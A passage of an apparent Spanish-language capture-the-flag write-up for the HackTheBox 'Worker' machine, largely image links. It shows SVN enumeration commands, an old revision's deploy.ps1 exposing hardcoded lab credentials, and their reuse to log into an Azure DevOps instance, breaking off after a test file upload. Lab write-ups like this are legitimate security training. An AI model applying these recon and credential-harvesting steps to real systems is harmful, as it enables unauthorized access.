
los abrimos









Adventure Time!






TODAS dan respuesta 200 son muchas paginas
parecen ser RABIT HOLE (AGUJERO DEL CONEJO O MADRIGERA DEL CONEJO) que es lo mismo que quedarse en un sitio y no llegar a un fin o conclusión

EN este punto quede perdio sin embargo no utilce todos los comandos de svn como el chekcout




svn checkout svn://10.10.10.203




aca directamente lo que hizo fue regalarme el archivo move.txt


y al ver el archivo nos regala otro dominio
http://devops.worker.htb




lo agrego al /etc/host



vamos y pide credenciales



Intente con el user nathen pero no me dejo acceder



luego aplico el siguiente comando de hacktrics

```
svn ls svn://10.10.10.203 #list
svn log svn://10.10.10.203 #Commit history
svn checkout svn://10.10.10.203 #Download the repository
svn up -r 2 #Go to revision 2 inside the checkout folder
```

svn up -r 2

```
svn up -r 2
Updating '.':
D    moved.txt
A    deploy.ps1
Updated to revision 2.

~/machineshtb/Worker
```


nos muestra como las revisiones y hay un .ps1
hago de nuevo un ls y lo vemos

```
~/machineshtb/Worker
ls
deploy.ps1  dimension.worker.htb  Worker.ctb  Worker.pdf

~/machineshtb/Worker
```


parecen credenciales validas

```
cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")

~/machineshtb/Worker
```


probamos
nathen:wendel98




y estamos dentro del famoso **ADS (Azure DevOps)** DE FILIALES HPTA SOFTWARE MK




Recordando lo que hacia en las filiales y aca se pueden ver mas usuarios




En el apartado repos me doy cuenta de que existen varios repositorios casualmente de cada subdomino



y podemos subir archivos



para validar eso hacemos una prueba, creamos un archivo lo submimos y vemos si lo añade.



Drag and drop files here or click browse to select a file

Browse...

[+] prueba.txt
19 bytes remove

Comment

Added prueba.txt

prueba

Branch name

master

Work items to link

